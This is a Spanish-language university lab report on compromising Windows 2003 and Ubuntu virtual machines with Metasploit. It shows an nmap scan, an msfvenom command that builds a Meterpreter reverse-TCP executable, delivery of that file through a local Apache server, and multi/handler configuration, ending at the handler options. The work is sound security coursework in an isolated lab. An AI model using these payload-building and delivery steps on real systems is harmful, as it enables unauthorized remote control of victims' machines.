

INFORME VULNERAR WINDOWS 2003 Y UBUNTU EN LINUX (VIRTUAL
BOX)

JESUS ORULA BARCOS PADILLA

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA
FACULTAD DE INGENIERÍA, INGENIERÍA TELECOMUNICACIONES E
INFORMÁTICA – IX NIVEL
SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025

INFORME VULNERAR WINDOWS 2003 Y UBUNTU EN LINUX (VIRTUAL
BOX)

JESUS ORULA BARCOS PADILLA

INFORME DE EXPLOTACIÓN

RAFAEL SANDOVAL MORALES

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA
FACULTAD DE INGENIERÍA, INGENIERÍA TELECOMUNICACIONES E
INFORMÁTICA – IX NIVEL
SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES	4
ABRIR WINDOWS 2003.	5
ABRIR LINUX	5
VULNERAR WINDOWS 2003.....	6
1. Utilizar el comando nmap.	6
2. Abrir la consola.	6
CREAR PROGRAMA MALISIOSO PARA WINDOWS 2003.....	7
INICIAR APACHE.	8
CAMBIAR EL NOMBRE DEL ARCHIVO INDEX.	9
DESCARGAR EL ARCHIVO.....	11
CONFIGURAR EXPLOIT.	12
CREAR PROGRAMA MALISIOSO PARA UBUNTU.....	15
CONFIGURAR EXPLOIT.	18


TABLA DE ILUSTRACIONES

Ilustración 1 Windows 2003.....	5
Ilustración 2 Linux.	5
Ilustración 3 Puertos disponibles.....	6
Ilustración 4 Ingresar a la consola	6
Ilustración 5 msfvenom.	7
Ilustración 6 Archivo creado.	7
Ilustración 7 Iniciar apache.....	8
Ilustración 8 Página local.	8
Ilustración 9 Cambiar nombre al archivo index.	9
Ilustración 10 Página local sin archivo index predeterminado.....	9
Ilustración 11 Archivo malicioso copiado y pegado en la carpeta de la página.....	10
Ilustración 12 Página local actualizada.	10
Ilustración 13 Descargar archivo.....	11
Ilustración 14 Archivo descargado.....	11
Ilustración 15 Search Exploit multi/handler.....	12
Ilustración 16 Search samba puerto 445.....	12
Ilustración 17 Administrador de tareas.....	13
Ilustración 18 Observar los procesos ejecutándose desde Linux.	13
Ilustración 19 Proceso migrado.	14
Ilustración 20 Verificación de que si migró.	14
Ilustración 21 Crear archivo malicioso para Ubuntu.....	15
Ilustración 22 Archivo malicioso para Ubuntu creado.....	15
Ilustración 23 Copiar y pegar archivo en la carpeta de apache.	16
Ilustración 24 Ingresar a la página web para descargar el archivo.....	16
Ilustración 25 Archivo descargado.....	17
Ilustración 26 Search multi/handler.....	18
Ilustración 27 Configurar el payload.....	18
Ilustración 28 Dar permiso para abrir el archivo y ejecutarlo.	19
Ilustración 29 Esperar a que la víctima abra el archivo.....	19
Ilustración 30 Estos serían los procesos.	20
Ilustración 31 Archivo malicioso en ejecución.	20

ABRIR WINDOWS 2003.

Iniciar la máquina virtual de Windows 2003.


Ilustración 1 Windows 2003.



ABRIR LINUX

Iniciar la máquina virtual de Linux.

Ilustración 2 Linux.




VULNERAR WINDOWS 2003.

Para vulnerar un sistema Windows 2003 se deben seguir los siguientes pasos:

1. Utilizar el comando nmap.

Para ver las IP que hay en el segmento de red se utiliza el comando `nmap -sV 192.168.10.0/24`

Ilustración 3 Puertos disponibles.




```
orulaparr@orulaparr: ~  
Archivo Acciones Editar Vista Ayuda  
orulaparr@orulaparr:~$ nmap -sV 192.168.10.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 18:43 -05  
Nmap scan report for 192.168.10.1 (192.168.10.1)  
Host is up (0.0025s latency).  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
445/tcp   open  microsoft-ds?    
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)  
912/tcp   open  vmware-auth  VMware Authentication Daemon 1.0 (Uses VNC, SOAP)  
MAC Address: 52:55:C0:A8:0A:01 (Unknown)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Nmap scan report for 192.168.10.3 (192.168.10.3)  
Host is up (0.00056s latency).  
All 1000 scanned ports on 192.168.10.3 (192.168.10.3) are in ignored states.  
Not shown: 1000 closed tcp ports (reset)  
MAC Address: 08:00:27:D6:A8:6F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Nmap scan report for 192.168.10.8 (192.168.10.8)  
Host is up (0.00099s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds  Microsoft Windows 2003 or 2008 microsoft-ds  
1026/tcp  open  msrpc        Microsoft Windows RPC  
MAC Address: 08:00:27:AC:E7:A6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_ser  
ver_2003  
  
Nmap scan report for 192.168.10.5 (192.168.10.5)
```

2. Abrir la consola.

Abrir la consola con el comando `msfconsole`

Ilustración 4 Ingresar a la consola



```
root@orulaparr: /home/orulaparr  
Archivo Acciones Editar Vista Ayuda  
root@orulaparr: /home/orulaparr root@orulaparr: /home/orulaparr  
root@orulaparr:~/home/orulaparr$ msfconsole  
Metasploit tip: Network adapter names can be used for IP options set LHOST  
eth0  
< HONK >
```

CREAR PROGRAMA MALICIOSO PARA WINDOWS 2003.

Para crear el programa malicioso en la carpeta “clase” se debe usar este comando

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST:192.168.10.5 LPORT=4678 -f exe > /home/orulaparr/Escritorio/clase/satena.exe
```

Ilustración 5 msfvenom.






Ilustración 6 Archivo creado.



INICIAR APACHE.

A continuación, se debe iniciar el servicio de apache. Para iniciarlo se debe poner el comando `service apache2 start`. Para verificar que esté funcionando se debe utilizar el comando `service apache2 status`.


Ilustración 7 Iniciar apache.



```
orulaparr@orulaparr: ~/Escritorio/clase
Archivo Acciones Editar Vista Ayuda
orulaparr@orulaparr: ~ orulaparr@orulaparr: ~/Escritorio/clase
(orulaparr@orulaparr)-[~/Escritorio/clase]
$ sudo service apache2 start
[sudo] contraseña para orulaparr:
(orulaparr@orulaparr)-[~/Escritorio/clase]
$ service apache2 status
• apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disab>
   Active: active (running) since Tue 2025-09-02 19:08:10 -05; 28s ago
   Invocation: 6df52731808141cdab30880370c27578
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 16033 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 16049 (apache2)
     Tasks: 6 (limit: 5397)
   Memory: 21.4M (peak: 22.4M)
     CPU: 186ms
   CGroup: /system.slice/apache2.service
           └─16049 /usr/sbin/apache2 -k start
             └─16052 /usr/sbin/apache2 -k start
               └─16053 /usr/sbin/apache2 -k start
                 └─16054 /usr/sbin/apache2 -k start
                   └─16055 /usr/sbin/apache2 -k start
                     └─16056 /usr/sbin/apache2 -k start

sep 02 19:08:09 orulaparr systemd[1]: Starting apache2.service - The Apache HTTP Serv>
sep 02 19:08:10 orulaparr apachectl[16048]: AH00558: apache2: Could not reliably dete>
sep 02 19:08:10 orulaparr systemd[1]: Started apache2.service - The Apache HTTP Serv>
lines 1-21/21 (END)
```

Ilustración 8 Página local.



CAMBIAR EL NOMBRE DEL ARCHIVO INDEX.

Cambiar el nombre del archivo index para que no aparezca como predeterminado.

Ilustración 9 Cambiar nombre al archivo index.





Ilustración 10 Página local sin archivo index predeterminado.



Ahora se debe copiar el programa malicioso a la carpeta del apache.

Ilustración 11 Archivo malicioso copiado y pegado en la carpeta de la página.





Ilustración 12 Página local actualizada.



DESCARGAR EL ARCHIVO.

Descargar el archivo.

Ilustración 13 Descargar archivo.





Ilustración 14 Archivo descargado.



CONFIGURAR EXPLOIT.

Ahora se debe configurar el Exploit que se va a utilizar, en este caso el multi/handler

Ilustración 15 Search Exploit multi/handler.

```
root@orulaparr: /var/www/html
Archivo Acciones Editar Vista Ayuda

msf6 > search multi/handler

Matching Modules

#   Name                                     Disclosure Date
Rank Check Description
--
0   exploit/linux/local/apt_package_manager_persistence 1999-03-09
excellent No APT Package Manager Persistence
1   exploit/android/local/janus                    2017-07-31
manual Yes Android Janus APK Signature bypass
2   auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24
normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3   exploit/linux/local/bash_profile_persistence 1989-06-08
normal No Bash Profile Persistence
4   exploit/linux/local/desktop_privilege_escalation 2014-08-07
excellent Yes Desktop Linux Password Stealer and Privilege Escalation
5   \_ target: Linux x86
6   \_ target: Linux x86_64
7   exploit/multi/handler
manual No Generic Payload Handler
8   exploit/windows/mssql/mssql_linkcrawler 2000-01-01
```

Se configura el payload.

Ilustración 16 Search samba puerto 445.

```
orulaparr@orulaparr: ~
Archivo Acciones Editar Vista Ayuda

orulaparr@orulaparr: ~ orulaparr@orulaparr: ~/Escritorio/clase
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.10.5    yes       The listen address (an interface may be specified)
LPORT     4678            yes       The listen port

Exploit target:

Id  Name
--
0   Wildcard Target

